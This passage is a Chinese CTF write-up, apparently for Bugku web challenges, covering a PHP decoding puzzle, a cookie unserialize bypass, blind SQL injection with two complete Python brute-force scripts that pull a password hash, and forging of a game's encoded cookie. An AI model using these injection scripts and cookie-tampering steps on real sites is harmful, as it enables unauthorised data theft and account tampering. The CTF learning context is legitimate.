    $key = md5('ISCC');
    $x = 0;
    $len = strlen($data);
    $klen = strlen($key);
    for ($i=0; $i < $len; $i++) {
        if ($x == $klen)
        {
            $x = 0;
        }
        $char .= $key[$x];
        $x+=1;
    }
    for ($i=0; $i < $len; $i++) {
        $str .= chr((ord($data[$i]) + ord($char[$i])) % 128);
    }
    return base64_encode($str);
}
?>
```

简单解码题。payload：


```php
<?php
$str=base64_decode('fR4aHWwuFCYYVydFRxMqHhhCKBseH1dbFygrRxlWJ1UYFhotFjA=');
$key=md5('ISCC');
$x=0;
$char='';
for($i=0; $i < strlen($str); $i++)
   {
      if($x == strlen($key))
      {
         $x = 0;
      }
      $char .= $key[$x];
      $x+=1;
   }
$flag='';
for($i=0;$i<strlen($str);$i++)
   {
      $flag.=chr((ord($str[$i])-ord($char[$i])+128)%128);
   }
echo $flag;
?>
```

flag.php

地址：http://123.206.87.240:8002/flagphp/

点了login咋没反应

提示：hint



提示了hint，那么http://123.206.87.240:8002/flagphp/?hint=1

读到了一段代码：

```php
<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['lSecer'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
$KEY='lSecer:www.isecer.com';
```

其实上面KEY的值还没有被定义，上面代码中KEY的值应该是空字符串''，而不是下面的值，所以应该是反序列化的值为''。
于是构造cookie :lSser = s:0:"";

但是注意;(分号)在cookie中不会被正确的上传到服务器，构造URL编码

;的URL编码为%3B

于是在火狐的HackBar插件中传入Cookie lSser = s:0:""%3B

刷新页面即可。

sql注入2

知识点：

1、select substr('abcd' from 3)=>cd

发现只用from的话，就会把对应查询位置的字符以及后面的字符全部查询显示出来，相当于默认长度为后面所有。

select ascii(substr('abcd' from 3))=97

发现只要用ascii码做比较，只会比较查询出来的第一个字母的ascii码，也就是说我们只用from还是能达到一个字母一个字母通过盲注比较出来并拼接。

2、

减

```
'a'-(1)-'' 计算结果为：0-1-0=-1
'a'-(0)-'' 计算结果为：0-0-0=0
```

异或

```
'a'^(1)^'' 计算结果为：0^1^0=1
'a'^(0)^'' 计算结果为：0^0^0=0
```

payload:

```
admin'-(ascii(substr((passwd)from(i)))={})-'
```

大佬的脚本：

```
import requests
hed={'User-Agent':'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0'}
admin="admin'-(ascii(substr((passwd)from({}))={})-'"
#dat={'uname':admin,'passwd':'123'}
url='http://123.206.87.240:8007/web2/index.php'
ascil=[i for i in range(48,58)]
ascil2=[i for i in range(97,123)]
ascil3=ascil+ascil2
password=''
for i in range(1,33):
    for j in ascil3:
        dat={'uname':admin.format(i,j),'passwd':'123'}
        respons=requests.post(url,headers=hed,data=dat,timeout=4)
        html=respons.content.decode()
        if 'username' in html:
            password=password+chr(j)
            print(password)
            break
print('密码的md5为：',password)
```

3、passwd=abc123

```
mid((passwd)from(-1)):3
mid((passwd)from(-2)):23
mid((passwd)from(-3):123
```

倒着看的第一位都是3，显然不行，无法截取出来，于是想到反转
先反转

```
REVERSE(MID((passwd)from(-%d))
```

再去最后一位

```
mid(REVERSE(MID((passwd)from(%-d)))from(-1))
```

在比较ASCII

```
ascii(mid(REVERSE(MID((passwd)from(%-d)))from(-1)))>1
```

payload：

```
admin'-(ascii(mid(REVERSE(MID((passwd)from(-"+str(i)+")))from(-1)))="+str(ord(j))+")-
```

大佬的脚本：

```
import requests as rq
flag=""
url='http://123.206.87.240:8007/web2/index.php'
cookie = {
'PHPSESSID':'9tto2f03opoarctpl0vsk3njedmvlkqr'
}
for i in range(1,33):
    for j in '0123456789abcdef':
        username="admin'-(ascii(mid(REVERSE(MID((passwd)from(-"+str(i)+")))from(-1)))="+str(ord(j))+")-'"
        data={'uname':username,'passwd':'hu3sky'}
        r=rq.post(url=url,data=data,cookies=cookie)
        print(r.text)
        if "username" in r.text:
            flag=flag+j
            print(flag)
            break
```

Trim的日记本

御剑发现show.php

Welcome Child
真真假假，假假真真，真中有假，假中有真，到底是真是假，谁也分辨不出！
flag1:{0/m9o9PDtcSyu7Tt}

江湖魔头

看源码：

```
    <title>江湖</title>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <script type="text/javascript" src="js/script.js"></script>
    <script type="text/javascript" src="js/md5.js"></script>
    <script type="text/javascript" src="js/base64.js"></script>
/head>
body>
```


看看base64.js：

```
function Base64() {

    // private property
    _keyStr = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";

    // public method for encoding
    this.encode = function (input) {
        var output = "";
        var chr1, chr2, chr3, enc1, enc2, enc3, enc4;
        var i = 0;
        input = _utf8_encode(input);
        while (i < input.length) {
            chr1 = input.charCodeAt(i++);
            chr2 = input.charCodeAt(i++);
            chr3 = input.charCodeAt(i++);
            enc1 = chr1 >> 2;
            enc2 = ((chr1 & 3) << 4) | (chr2 >> 4);
            enc3 = ((chr2 & 15) << 2) | (chr3 >> 6);
            enc4 = chr3 & 63;
            if (isNaN(chr2)) {
                enc3 = enc4 = 64;
            } else if (isNaN(chr3)) {
                enc4 = 64;
            }
            output = output +
            _keyStr.charAt(enc1) + _keyStr.charAt(enc2) +
            _keyStr.charAt(enc3) + _keyStr.charAt(enc4);
        }
        return output;
    `
```

再看看scripts.js（https://tool.lu/js/解密一下）：

```
function getCookie(cname) {
    var name = cname + "=";
    var ca = document.cookie.split(';');
    for (var i = 0; i < ca.length; i++) {
        var c = ca[i].trim();
        if (c.indexOf(name) == 0) return c.substring(name.length, c.length)
    }
    return ""
}
function decode_create(temp) {
    var base = new Base64();
    var result = base.decode(temp);
    var result3 = "";
    for (i = 0; i < result.length; i++) {
        var num = result[i].charCodeAt();
        num = num ^ i;
        num = num - ((i % 10) + 2);
        result3 += String.fromCharCode(num)
    }
    return result3
}
function ertqwe() {
    var temp_name = "user";
    var temp = getCookie(temp_name);
    temp = decodeURIComponent(temp);
    var mingwen = decode_create(temp);
    var ca = mingwen.split(';');
    var key = "";
    for (i = 0; i < ca.length; i++) {
        if (-1 < ca[i].indexOf("flag")) {
            key = ca[i + 1].split(":")[2]
        }
    }
    key = key.replace("", "").replace("", "");
    document.write('<img id="attack-1" src="image/1-1.jpg">');
    setTimeout(function() {
        document.getElementByld("attack-1").src = "image/1-2.jpg"
    }, 1000);
    setTimeout(function() {
        document.getElementByld("attack-1").src = "image/1-3.jpg"
    }, 2000);
    setTimeout(function() {
        document.getElementByld("attack-1").src = "image/1-4.jpg"
    }, 3000);
    setTimeout(function() {
        document.getElementByld("attack-1").src = "image/6.png"
    }, 4000);
    setTimeout(function() {
        alert("ä½ ä½¿ç”¨å¦‚æ¥çžæŽŒæ‰“è´¥äº†è'™è€é"ï¼Œä½†ä¸çŸ¥é“æ˜¯œŸèº«è¿˜æ˜¯å‡èº«ï¼Œæäº¤è¯•ä¸‹å§!flag{" + md5(key) + "
}")
    }, 5000)
}
```

再看cookie：



注意一下：

```
function decode_create(temp) {
    var base = new Base64();
    var result = base.decode(temp);
```

这里有Base64.decode()

```
function ertqwe() {
    var temp_name = "user";
    var temp = getCookie(temp_name);
    temp = decodeURIComponent(temp);
    var mingwen = decode_create(temp);
```

在控制台解密cookie的顺序为：

var test=getCookie('user')（这里有一个Base64.decode()加密）

test=decodeURIComponent(test)

test=decode_create(test)

得到：

```
"O:5:\"human\":10:{s:8:\"xueliang\";i:892;s:5:\"neili\";i:736;s:5:\"lidao\";i:99;s:6:\"dingli\";i:100;s:7:\"waigong\";i:0;s:7:\"neigong\";i:0;s:7:\"jingyan\";i:0;s:6:\"yelian\";i:0;s:5:\"money\";i:0;s:4:\"flag\";s:1:\"0\";}"
```

更改一下money：

```
"O:5:\"human\":10:{s:8:\"xueliang\";i:892;s:5:\"neili\";i:736;s:5:\"lidao\";i:99;s:6:\"dingli\";i:100;s:7:\"waigong\";i:0;s:7:\"neigong\";i:0;s:7:\"jingyan\";i:0;s:6:\"yelian\";i:0;s:5:\"money\";i:100000;s:6:\"flag\";s:1:\"0\";}"
```

反过来加密：
注意Base64()函数里不需要这个：

```
// public method for encoding
    this.encode = function (input) {
        var output = "";
        var chr1, chr2, chr3, enc1, enc2, enc3, enc4;
        var i = 0;
        //input = _utf8_encode(input);
        while (i < input.length) {
            chr1 = input.charCodeAt(i++);
            chr2 = input.charCodeAt(i++);
            chr3 = input.charCodeAt(i++);
            enc1 = chr1 >> 2;
            enc2 = ((chr1 & 3) << 4) | (chr2 >> 4);
            enc3 = ((chr2 & 15) << 2) | (chr3 >> 6);
            enc4 = chr3 & 63;
            if (isNaN(chr2)) {
                enc3 = enc4 = 64;
            } else if (isNaN(chr3)) {
                enc4 = 64;
            }
            output = output +
            _keyStr.charAt(enc1) + _keyStr.charAt(enc2) +
            _keyStr.charAt(enc3) + _keyStr.charAt(enc4);
        }
        return output;
    }
```

```
    var i = 0;
    //input = _utf8_encode(input);
```

根据这个函数我们写一个加密的函数：

原来解密的函数:

```
function decode_create(temp) {
    var base = new Base64();
    var result = base.decode(temp);
    var result3 = "";
    for (i = 0; i < result.length; i++) {
        var num = result[i].charCodeAt();
        num = num ^ i;
        num = num - ((i % 10) + 2);
        result3 += String.fromCharCode(num)
    }
    return result3
}
```

encode_create()

```
var result3 = "";
    for (i = 0; i < test.length; i++) {
        var num =test[i].charCodeAt();
        num = num + ((i % 10) + 2);
        num = num ^ i;
        result3 += String.fromCharCode(num)
    }
```

顺序：

```
test="O:5:\"human\":10:{s:8:\"xueliang\";i:892;s:5:\"neili\";i:736;s:5:\"lidao\";i:99;s:6:\"dingli\";i:100;s:7:\"waigong\";i:0;s:7:\"neigong\";i:0;s:7:\"jingyan\";i:0;s:6:\"yelian\";i:0;s:5:\"money\";i:100000;s:4:\"flag\";s:1:\"0\";}"
```

```
var result3 = "";
   for (i = 0; i < test.length; i++) {
      var num =test[i].charCodeAt();
      num = num + ((i % 10) + 2);
      num = num ^ i;
      result3 += String.fromCharCode(num)
   }
```

```
var base = new Base64();
var output = "";
      var chr1, chr2, chr3, enc1, enc2, enc3, enc4;
      var i = 0;
      //input = _utf8_encode(result3);
      while (i <result3.length) {
         chr1 = result3.charCodeAt(i++);
         chr2 =result3.charCodeAt(i++);
         chr3 = result3.charCodeAt(i++);
         enc1 = chr1 >> 2;
         enc2 = ((chr1 & 3) << 4) | (chr2 >> 4);
         enc3 = ((chr2 & 15) << 2) | (chr3 >> 6);
         enc4 = chr3 & 63;
         if (isNaN(chr2)) {
            enc3 = enc4 = 64;
         } else if (isNaN(chr3)) {
            enc4 = 64;
         }
         output = output +
         _keyStr.charAt(enc1) + _keyStr.charAt(enc2) +
         _keyStr.charAt(enc3) + _keyStr.charAt(enc4);
      }
```

encodeURIComponent(output)

```
"UTw7PCxqe3FjcC42OThOjWtSUFYwbm99amlzbG0wl3MeHB0aZ1liZxQMWEFDXl8EdUUOCQMOd016B34WUlFWWTVoATEAAX15P3Z2CmYgPTY5Pj90FSUUbWJiZy1iYR52HwsRERUUDUApGShSKRNSVU5WBh8FBQ8OEVxFFTxKPQPEw76m6uvy6Qnj8qax4bC60evQrNC47f%2Fo9%2F3uttnt2pKf1Zyf5lzR0dDN14rtwe6JililhoaJz%2FiC%2BJDMyt3V5oG7gv2G6vzs90s%3D"
```

血量:892

内力:736

力道:99

定力:100

外功:花拳绣腿

内功:基本内功

经验:一窍不通

冶炼:弱不禁风

金钱:100000两

有钱了想干啥都行。。。